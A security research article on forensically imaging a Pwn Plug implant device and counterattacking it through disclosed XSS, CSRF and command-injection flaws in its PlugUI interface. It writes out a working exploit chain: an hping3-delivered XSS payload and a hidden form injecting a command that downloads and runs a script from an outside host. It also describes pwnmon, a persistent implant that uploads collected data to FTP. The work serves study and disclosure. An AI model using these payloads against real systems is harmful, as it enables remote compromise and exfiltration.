
23.07.2024
2 min
1277



Embedded hacking devices like the Pwn Plug pose a real threat to corporate networks. In this article, we show you how to detect, disable, and use such a device against the attacker. A detailed analysis of the Pwn Plug hardware, creating a forensic NAND image, simulating the UBIFS file system, and decrypting logs will all help you gain valuable insights into the attacker’s actions. We also show you how to use vulnerabilities in the PlugUI interface to launch a counterattack by turning the enemy device into a honeypot for monitoring the attacker’s activity. All steps are accompanied by instructions, scripts, and practical tips.

In order to bypass restrictions on inbound network traffic, an attacker might find it desirable to “implant” a hardware device in the target network that would allow that attacker to launch attacks from within the target network. Such devices can be fully functional computers, yet small enough to be hidden and disguised within a target environment. One device, popular with penetration testers (and with the same featureset as would be useful for a malicious attacker), is the Pwn Plug, from Pwnie Express. The Pwn Plug has the initial appearance of a printer or laptop power supply, but contains a functional computer running a small, but full-featured operating system designed for attacking systems, gathering information, and connecting back to the attacker to report its results.
When an attacker-implanted device is discovered in an organization, that organization may wish to perform a forensic analysis of the device in order to determine what systems it has compromised, what information has been gathered, and any information that can help identify the attacker. When a device has been located on the network, it could also be the target of a counterattack, leveraging vulnerabilities in the device itself in order to compromise it and turn it into a system for monitoring the attacker. If the attacker were to retrieve the device for later use in another situation, the same monitoring software would follow.
Vulnerabilities in attacker-implanted devices also have implications for penetration testers that are using the devices in authorized situations. If a third-party attacker is able to compromise the hardware and software tools being used by a penetration tester, then both the penetration tester and the tester’s client have been effectively compromised. An attacker’s actions may be disregarded by the client as part of the test, or the attacker may choose to simply monitor and manipulate the results of the tester’s activities in order to gather information about a client’s security posture (while simultaneously denying to the penetration tester). If a penetration tester using a compromised device does not sufficiently wipe it between engagements, then multiple clients may be compromised.
In this research, we have used the most popular commercially/publicly-available implantable device, the Pwn Plug, as a case study for the above scenarios. We have documented an appropriate procedure for creating a forensic image of the Pwn Plug with a minimal impact on the device itself, as well as some information on where to focus an examination. We have also identified a number of vulnerabilities in the commercial Pwn Plug unit that, when combined, allow for remote compromise in a counter-attack or third-party attack.
Finally, we present a piece of software developed for turning attacker-implanted devices into attacker-monitoring devices, essentially changing the devices into attackerowned honeypot systems.

The primary storage used by the Pwn Plug OS is the internal NAND, which is the focus of this acquisition procedure. All other storage that might be attached to a seized Pwn Plug (SD or USB) should be trivial to acquire an image of, with current tools and procedures designed for removable media.
The Pwn Plug documentation contains a procedure for backing up and restoring the filesystem using a recursive copy, however this requires access to the command-line interface of the Linux install contained on the Pwn Plug. Presumably, an attacker will have set this to something other than the default in most cases, so a procedure is required that does not require this level of access. The filesystem is not encrypted, so a procedure that involves booting an analyst-controlled copy of Linux from USB would be suitable for imaging the Pwn Plug Linux installation to USB storage, bypassing the attacker-controlled password or other controls. After copying the image to USB, it can be loaded onto an analyst’s workstation for convenient examination (compared to being limited to the set of tools available in an embedded Linux distribution).
The following steps will be described in the next few sections, which will result in the Pwn Plug’s root filesystem being imaged to a file on a USB drive for further analysis.
Create bootable USB
Get U-Boot prompt
Save U-Boot configuration
Boot USB
Copying Filesystem to USB
Shutdown
All of the following instructions were performed on a Macbook Pro 15” Retina, running OS X Version 10.8.2, with virtual machines running Microsoft Windows 7 and Ubuntu Linux 12.10.
Began by creating a USB drive with a Debian Linux installation on it, compatible with the Pwn Plug hardware. Instructions for preparing the drive were adapted from: http://www.cyrius.com/debian/kirkwood/sheevaplug/unpack.html
The USB drive was partitioned using the gparted tool for Linux, with partitions to be formatted for boot, root, and swap partitions for the Debian installation. An additional partition was added and formatted as FAT32 to store acquired images of Pwn Plug devices. For the 4 gigabyte USB drive used in testing, the following partition scheme resulted:

The Linux partitions were then formatted with the following commands:
sudo mkfs.ext2 -I 128 /dev/sdb1
sudo mkfs.ext2 /dev/sdb2
sudo mkswap /dev/sdb3
Next, a mount-point was created for the Linux filesystems, and the Linux partitions of the USB drive were mounted into that mount-point:
mkdir mnt
sudo mount /dev/sdb2 mnt/
sudo mkdir mnt/boot
sudo mount /dev/sdb1 mnt/boot/
The base installation of Debian for SheevaPlug devices was then acquired, and signatures checked:
wget http://people.debian.org/~tbm/sheevaplug/lenny/base.tar.bz2
wget http://people.debian.org/~tbm/sheevaplug/lenny/base.tar.bz2.asc
gpg --keyserver subkeys.pgp.net --recv-key 68FD549F
gpg --verify base.tar.bz2.asc base.tar.bz2
Next, the base installtion was extracted onto the USB drive:
cd mnt
sudo tar -xjvf ../base.tar.bz2
After the extraction was complete, the device was unmounted:
cd ..
sudo umount mnt/boot
sudo umount mnt
With the Pwn Plug-bootable USB drive created, an image of it was created to facilitate quicker and easier deployment of similar USB drives in the future.
To get access to the Pwn Plug’s boot-loader, in order to boot it from USB, the Linux VM was set up to connect to the Pwn Plug’s serial console (over mini-USB) with the following commands adapted from the Pwn Plug documentation (though modified to include minicom, as screen was found to be unreliable):
sudo modprobe usbserial
sudo modprobe ftdi_sio vendor=0x9e88 product=0x9e8f
sudo apt-get install minicom
The default settings for minicom were correct, apart from needing to change the serial port to /dev/ttyUSB0. With the mini-USB cable connected, power should be turned on to the Pwn Plug, and immediately afterwards, minicom should be launched with its saved configuration to attempt to connect. If you are able to hit the return key a few times and reliably get the Marvell>> prompt without corruption or additional commands showing on the screen, then you have connected successfully. Occasionally, it seems to take multiple launches of minicom, or even a reboot of the Pwn Plug to successfully connect.
The following command should print the current environment of U-Boot on the Pwn Plug:
env print
The output of this command should be saved in order to restore the original configuration, in case changes are made in the analysis process. The output for the Pwn Plug used in this testing is included as original_uboot_env.txt (with MAC address obscured).

At this point the bootable Debian USB drive can be plugged into the Pwn Plug, and the following command will start the USB system and help you verify that a storage device can be found:
usb start
The bootargs variable should then be set appropriately for USB booting:
setenv bootargs console=ttyS0,115200 'root=/dev/sda2 rootdelay=10'
Next, the uImage and uInitrd of the bootable Debian should be loaded into RAM:
ext2load usb 0:1 0x800000 /uImage
ext2load usb 0:1 0x1100000 /uInitrd
Finally, the booting process can begin by issuing the following command:
bootm 0x800000 0x1100000
If this is successfull, the Linux boot process should begin, finishing with a debian login prompt.
Log into the Debian distribution with username root and password root. Next, mount the FAT32 partition to a directory:
mkdir target
mount /dev/sda4 target
Then, look at available MTD devices with the cat /proc/mtd command. This is a list of what is contained in internal NAND memory. The following is the output for the test Pwn Plug:
dev: size erasesize name
mtd0: 00100000 00020000 "u-boot"
mtd1: 00400000 00020000 "uImage"
mtd2: 1fb00000 00020000 "root"
Next, to acquire an image of the root filesystem:
cd target
dd if=/dev/mtdblock2 of=root.img
Finally, unmount the target FAT32 partition and shutdown the bootable USB Debian:
cd ..
umount target
shutdown -h now
Once the message “System halted.” appears, you may remove the USB drive and unplug the Pwn Plug. Since no modifications to boot parameters were saved in U-Boot, the next time the Pwn Plug boots without the serial cable attached, it should boot normally into the Pwn Plug OS.
Extracting the Filesystem
The Pwn Plug root filesystem is a UBIFS image. Due to compression and large block sizes, it is difficult to recover previously deleted information from UBIFS images, and there currently exists no readily available forensic tools for analyzing UBIFS images. The current best practice for analyzing these images is to mount them into a Linux filesystem, and extract the files at the logical level using a recursive copy.
The following instructions for extracting the directory structure from a Pwn Plug UBIFS image on Ubuntu Linux 12.10 were adapted from general instructions on UBIFS extraction located at: http://www.slatedroid.com/topic/3394-extract-and-rebuild-a-ubi-image/
This entire set of operations requires root privilege, so it may be convenient to switch to the root user for the duration of this section, rather than using sudo:
sudo su
First, the mtd-utils package must be installed:
apt-get install mtd-utils
To access this filesystem, the NAND memory must be simulated, requiring some kernel modules that must be loaded:
modprobe mtdblock
modprobe ubi
When loading the NAND simulator module, identifier bytes must be set to select the type and capacity of memory to be simulated. The following command (from http://www.linux mtd.infradead.org/faq/nand.html ), typed all in one line, works for creating simulated NAND that has the capacity to hold a Pwn Plug root image.
modprobe nandsim first_id_byte=0x20 second_id_byte=0xac
third_id_byte=0x00 fourth_id_byte=0x15
Next, check the list of MTD devices, to see if the above commands were successful:
cat /proc/mtd
The output should look like the following:
dev: size erasesize name
mtd0: 20000000 00020000 "NAND simulator partition 0"
Next, image the root filesystem image acquired from the Pwn Plug to the MTD block device:
dd if=root.img of=/dev/mtdblock0
Then attach the UBI device and mount the filesystem to a directory:
mkdir pwn_root
ubiattach /dev/ubi_ctrl -m 0
mount -t ubifs ubi0_0 pwn_root
If successful, the root filesystem acquired from the Pwn Plug should be visible in the pwn_root directory. To copy the directory structure and files from this directory to the analysis machine’s filesystem for future analysis (without having to always repeat the above NAND simulation steps), issue the following commands:
mkdir Pwn Plug_extracted
cp -a pwn_root/* Pwn Plug_extracted/
The result should be a logical copy of the Pwn Plug root filesystem’s file and folder structure located in Pwn Plug_extracted for convenient analysis. The modules needed for NAND simulation can then be unloaded:
ubidetach -m 0
rmmod nandsim
rmmod ubifs
rmmod ubi
rmmod mtdblock
From the root directory of the filesystem, the /etc/motd.tail file contains the version and release date of the installation of the Pwn Plug OS on the system. As of the time of writing, the latest available OS images from Pwnie Express are version 1.1, with a script available to patch systems up to version 1.1.2. The 1.1.2 upgrade script reverts a change made in version 1.1.1 that moved some tools to an inserted SD card. Version 1.1.2 also, for both 1.1 and 1.1.1, removes the existing version of the Metasploit framework and installs a custom version of Metasploit maintained by Pwnie Express that is designed to use less disk space (and thus, fit in the Pwn Plug’s internal NAND memory).
Forensic analysis of an acquired Pwn Plug image can be quickly focused on interesting artifacts of the device’s usage by comparing the files in the acquired filesystem to those in the base image from Pwnie Express. Note that, for best results, a base image should be used that matches the version of the Pwn Plug OS in the acquired image. Version numbers that have a trailing “c” (“1.1c”, for example) are free “community” versions of the OS that Pwnie Express has available for free download (for those who wish to convert a stock SheevaPlug into a Pwn Plug on their own).
Version numbers that exclude the “c” are commercial versions that ship with Pwn Plugs from Pwnie Express, and are available to download for registered customers. Commercial versions include a web-based UI and other scripts that are not available in the community version. While having a commercial image to compare against would be best for analyzing an acquisition of a commercial Pwn Plug, a comparison against the free community edition will help narrow down the analysis nearly as well.
Base images for the Pwn Plug can be extracted for comparison using the technique described in the previous section. To compare two extractions, use a command in this form (all on one line):
diff -rq <base extraction> <acquired extraction> | grep -v “[file|fifo] while” > <output text file>
When running this command, “No such file or directory” errors are due to symbolic links that do not resolve correctly due to the root of the filesystem being located in a subdirectory of your analysis system. These errors can be safely ignored, since all actual files are being compared recursively from the root of both extractions.
The resulting text file will contain a list of files that differ, and only exist in one extraction or another, and will exclude special device files that are not relevant to your analysis. An example output of comparing the commercial “Wireless” filesystem to the community edition is included in the file community_1.1_vs_wireless_1.1.txt. This should serve to illustrate the format of comparison output, as well as provide guidance on files that are different between commercial and community versions for analysts that do not have access to commercial Pwn Plug images.
Once extracted and compared, analysis of the remaining files should seem familiar to analysts that are experienced in examining Linux systems. Some observations:
While the /etc/hostname set in the downloaded images is “polonus5”, the hostname of a recently purchased Pwn Plug was observed to be the MAC address of the unit, with no spaces or separators.
Information on DHCP leases acquired on various interfaces may be contained in /var/lib/dhcp/dhclient.leases. This may reveal information about what networks the device has been connected to.
/var/log contains a variety of log files that one would expect to find on Linux systems that may reveal information about the attacker’s activities.
Logs of connections to the web-based interface (including IP addresses) included with the commercial versions of the Pwn Plug OS are contained in /var/Pwn Plug/plugui/webrick.log
The web-based interface includes a button that launches a script to clean up log entries and command histories. While this script is obviously useful for an attacker to remove forensically interesting artifacts, it also serves as a good reference for an analyst of places that such information might exist when the device is seized.
A variety of vulnerabilities were discovered in the web interface (PlugUI) that commercial Pwn Plug systems include and operate by default. The combination of these vulnerabilities allows for the complete, remote root compromise in the counterattack scenario described in the next section, “Counterattack Scenario and Toolkit”.
Cross-Site Scripting (XSS) is the result of web applications displaying user-supplied data in a way that does not suitably filter the data, allowing user-supplied data to run JavaScript code in the web browsers of other visitors of the web application. Attacker code running within the context of a web application can steal cookies, redirect users, and (in this case) can be used to trigger other vulnerabilities.
The PlugUI interface presents the last ten lines of several log files. An example of this can be seen in the Passive Recon section of the interface. In the case of the HTTP requests displayed on this interface, if the “Host:” or “User-Agent” of a Pwn Plugsniffed web request contains scripting of the following form, JavaScript can be executed in the owner of the Pwn Plug’s web browser when they view the site:
<<SCRIPT>alert(“XSS Demo”);//<</SCRIPT>
By crafting packets directly targeting the Pwn Plug, with the data segment containing text matching the regular expressions used by the monitoring process to log HTTP requests, we can easily load arbitrary scripts into the Passive Recon page to execute in the owner’s browser. Code to redirect the owner of the Pwn Plug to an attackercontrolled page can be placed in PlugUI’s Passive Recon page with the following Linux command:
hping3 <pwnplug IP> -c 1 -p 80 -e ": GET\nHost: <<SCRIPT>window.location.href="http://192.168.1.11:8000/exploit. html";//<</SCRIPT>\nUser-Agent: a\nReferer: a\nCookie: \a"
Note that data sent to and logged by the Pwn Plug may not show up in the web interface for a short time after it is sent. This is due to the buffered IO delaying the write to the log file. In cases where JavaScript must be loaded into the owner’s browser quickly, or when it is suspected that a high volume of legitimate HTTP traffic may “push” your exploit code off the page, it may be a good idea to send duplicates of the crafted packets at short intervals until the owner views one.
This attack is easiest exploited in this HTTP traffic viewing portion of PlugUI, though other portions of the interface may be similarly neglecting to filter output. If “Passive Recon” is currently disabled, this is not immediately exploitable in this way. Using the next vulnerability, however, an attacker could remotely activate the “Passive Recon” feature.
Cross-Site Request Forgery (CSRF) vulnerabilities are the result of web applications not suitably verifying that HTML forms submitted were actually done so from the current site. Web forms should have unique identifiers set per-instantiation that can be verified upon submission. When exploited, other sites (or exploited portions of the current site) open in the same browser as an authenticated session to the vulnerable site can submit forms to the vulnerable site on the behalf of logged-in users. This is frequently used to forge requests through administrative users to add accounts or change security settings.
In the PlugUI interface, none of the forms in any part of the interface contain unique identifiers, nor do the targets of the forms verify the source of the data (through referrals or otherwise). A combination of HTML and JavaScript can be used to cause the Pwn Plug owner’s web browser to make changes to the Pwn Plug from any site the owner visits. An attacker could easily direct a Pwn Plug owner to visit a page by either placing the exploit code in a page intentionally referenced by a URL in data logged by the Pwn Plug, or in the public webspace of Pwn Plug owner’s target organization.
This vulnerability is used in the Counterattack Scenario & Toolkit section as a way to leverage the following command injection vulnerability.
Command injection vulnerabilities in web applications are the result of passing unsanitized user input into strings that are used as part of command-line arguments in the server-side of the web application. These are cases where a shell script or command is being launched by the web application. By manipulating the input, an attacker can take advantage of shell features (such as separating commands by “;” characters) to hijack control of the system call and execute arbitrary commands.
In the PlugUI, the “Reverse Shells” section contains a number of form fields that are used to launch reverse shell connections back to the attacker. The values in these fields are eventually passed to the command-line unfiltered. By changing a field to include “;touch /root/proof_of_concept;” it can be observed that command execution can be obtained (though it may take a moment, as the commands get launched via a cron job that executes once per minute).
This vulnerability may not seem immediately useful, since these forms are available only to users logged into the authenticated web interface of PlugUI. It is, however, leveraged without the consent of a logged-in user in the Counterattack Scenario & Toolkit section through the use of the previously described CSRF vulnerability (which is, in turn, leveraged by the XSS vulnerability).
The Pwn Plug documentation describes a “Stealth Mode” that disables all listening ports, including the SSH server and PlugUI web interface. This is described as an optional step when deploying the Pwn Plug into a target environment, and if set, it will close the attack surface used by these vulnerabilities and limit the counterattack scenario described in the following section. It is reasonable to assume, however, that an attacker might leave off “Stealth Mode” configuration due to it limiting options for connecting to the Pwn Plug unit (only reverse shells and serial console). When “Stealth Mode” is active, an organization wishing to counterattack the device would still have the more disruptive action of rebooting and gaining access through the serial console available.
Introduction

It is possible to “counterattack” an Pwn Plug located in your organization in a scenario described as follows. There may be other possible scenarios where an attack can be launched against a Pwn Plug; this is simply one attack scenario identified as a result of this work. This counterattack allows for the installation of a monitoring program that periodically gathers data that may be useful in attributing the Pwn Plug to a specific owner, and identifying hosts, vulnerabilities, and data gathered by the Pwn Plug. This essentially turns the Pwn Plug into a honeypot that logs the actions of its owner.
Pre-Requisites
The following assumptions are made in the following sections’ description of this scenario.
The IP address of the Pwn Plug device must have been identified.
The PlugUI interface exists on the Pwn Plug and is currently activated.
The Passive Recon feature must be enabled, and the attacker must, at some point, check the results in PlugUI
Note that in the Variations subsection later in this document, there is some discussion of how one could successfully counterattack a Pwn Plug device in scenarios where the above assumptions do not hold.
Tools
The following tools are used in this scenario (tools developed specifically for this research are included in the associated files):
exploit_packet_payload – Used as the payload for the packets sent via the hping3 command. First stage of exploitation
hping3 – used to craft and send arbitrary packets (publicly available)
Web server – any web server capable of hosting the files downloaded by the exploit and honeypot injected
FTP server – any FTP server set up with a limited account for incoming data transfers from the honeypot/monitoring software that will be installed on the Pwn Plug
pwnmon (filename: ubi.py) – Honeypot/monitoring software written specifically for this research that performs a variety of information gathering techniques on the Pwn Plug. Described in more detail in a future subsection.
Given the above pre-requisites, the exploit_packet_payload contains the code that, will be rendered and executed in the “Passive Recon” section of the PlugUI interface (through the XSS) the following are the contents of this file:
: GET
Host: <html><form target="fr" id="theform" action="/script" method="post"><input
type="hidden" name="tcp_ssh[active]" value="on"><input type="hidden"
name="tcp_ssh[ip]" value=";cd /usr/sbin;wget http://192.168.9.187:8000/ubi.py;python
ubi.py;rm ubi.py;"><input type="hidden" name="tcp_ssh[port]" value="31337"><input
type="hidden" name="tcp_ssh[cron]" value="Every Minute"><input type="hidden"
name="http_ssh[cron]" value="Every Minute"><input type="hidden" name="ssl_ssh[cron]"
value="Every Minute"><input type="hidden" name="dns_ssh[cron]" value="Every
Minute"><input type="hidden" name="icmp_ssh[cron]" value="Every Minute"><input
type="hidden" name="gsm_ssh[cron]" value="Every Minute"><input type="hidden"
name="egress_buster_ssh[cron]" value="Every Minute"></form><iframe
style="display:none" name="fr" id="fr"></iframe><script
type="text/javascript">document.forms["theform"].submit();</script></html>
User-Agent: Hi
Referer: Hi
Cookie: Hi
This file must be modified to change the URL (in bold here) to the URL where you have the supplied ubi.py hosted. Once suitable modifications are made, it can be sent to the Pwn Plug using the following hping3 command:
sudo hping3 192.168.9.10 -c 1 -p 80 -E exploit_packet_payload -d 1100
In some situations, this command must be sent multiple times over a period of time in order to ensure that it is being displayed in the last ten lines being displayed to the Pwn Plug operator when they go to the “Passive Recon” section. It may also take some time for a relatively low-traffic “Passive Recon” section to display the exploit code due to it being buffered. You may wish to send it several times to ensure that it is there when the operator views it.
Once the Pwn Plug operator visits the “Passive Recon” page, a chain of events begins:
Via the XSS vulnerability, a hidden version of the “Reverse Shells” form is loaded, with crafted values. Notably,
tcp_ssh[ip]is set to:;cd /usr/sbin;wget http://192.168.9.187:8000/ubi.py;python ubi.py;rm ubi.py;
JavaScript code immediately submits this form to the PlugUI application (via the CSRF vulnerability), which sets up commands including the injected commands into an every-minute cron job (via the command-injection vulnerability).
A short while later, the injected commands execute. The
ubi.pyscript is downloaded from the web server and executed. It cleans up after the exploit and installs itself as honeypot/monitoring software (described in more detail in the next section). Thenubi.pyis deleted.
At the next 17 minutes past the hour (when cron.hourly executes on the Pwn Plug), the installed honeypot/monitoring software gets launched independently of the web app from a cron job and begins its activities (described in more detail in the next section).
Every 10 minutes (configurable), a collection of data from the Pwn Plug is uploaded to the FTP server. Additionally, a script is downloaded and run from a configurable web site (for updates, additional features, or commands you’d like to run).

Honeypot/Monitoring Software – pwnmon
The pwnmon software was written as a payload for this counterattack scenario, and provides for monitoring the actions taken on Pwn Plug and the data that it collects and logs. It could easily be modified to run on other attacker-implanted devices as well. The following configuration options should be set before it is deployed:
ftp_host = ‘192.168.9.187’
ftp_user = ‘pwnplug’
ftp_pass = ‘password’
remote_script = ‘http://192.168.9.187:8000/ubimount.py‘
installed_location = ‘/usr/sbin/ubifsck’
installed_name = ‘ubifsck’
lock_file = ‘/usr/sbin/ubichksum’
collection_prefix = ‘pwnplug’
sleep_time = 600
The “ubi” filenames are chosen to blend in with the utilities installed on the Pwn Plug for managing UBI filesystems. FTP credentials and web server addresses should be set accordingly for your scenario, and the collection prefix can be modified to differentiate multiple monitored pwnplugs. The sleep time is in seconds.
The general actions taken by this software are as follows:
If it is being run as a result of the above-described exploits and scenario (filename is “ubi.py”), it will clean up after those exploits. It nulls out the HTTP request results to keep that XSS/CSRF from firing again. It disables the reverse SSH configuration that was leveraged for command injection to prevent it from executing repeatedly.
It prevents itself from being run multiple times concurrently.
It installs itself to “installed_location”.
It sets up persistence using rc.local and cron.hourly.
It disables the bash history clearing feature of the Pwn Plug.
Every ten minutes (configurable), it will run a script from your website. This script may implement upgrading pwnmon, remote-imaging the Pwn Plug, disabling the device, adding extra gathering features, or any other action you configure.
It gathers the following information and compresses it into a tar.gz archive: process list, command history, complete file listing, network interfaces, network connections, and all log files (including those for the PlugUI web app, Metasploit, etc.).
It uploads the collected information to your FTP server.
Variations
If the Pwn Plug owner can be convinced to visit a web site under your control (likely no huge feat), the XSS aspect of the above scenario can be skipped, and the web site can directly exploit the CSRF vulnerability in the Reverse Shell page.
In cases where the IP address of the Pwn Plug cannot be determined, the first stages of the attack could potentially be adapted and repeated across a range of IP addresses in order to identify the device.
The default IP address of the Pwn Plug as-shipped is 192.168.9.10. This knowledge could potentially be used to compromise Pwn Plug devices using CSRF exploits as the devices sit in their configuration/staging environments before they are even deployed by attackers.
It has been observed in this case study that it is possible to, upon identifying a “rogue” Pwn Plug within your organization, to forensically acquire an image of the device and analyze it with relative ease. Such a device can also be counter-attacked, either by overwhelming it with data to the point that it can log no more, or, more effectively, by leveraging vulnerabilities in its code. By using vulnerabilities of attack software against it, we can turn attacker-implanted devices into attacker-monitoring and honeypot devices.
In addition, legitimate penetration testers that use such devices should be aware that vulnerabilities in the tools they use might expose them and their clients to compromise from third-party attackers. Devices being used by penetration testers are attractive targets for malicious attackers. Such devices should be restored to a known-good configuration between tests, and monitored for potential compromise. Penetration testers themselves should have the skillset necessary to protect themselves and monitor for compromise, in order to protect their clients.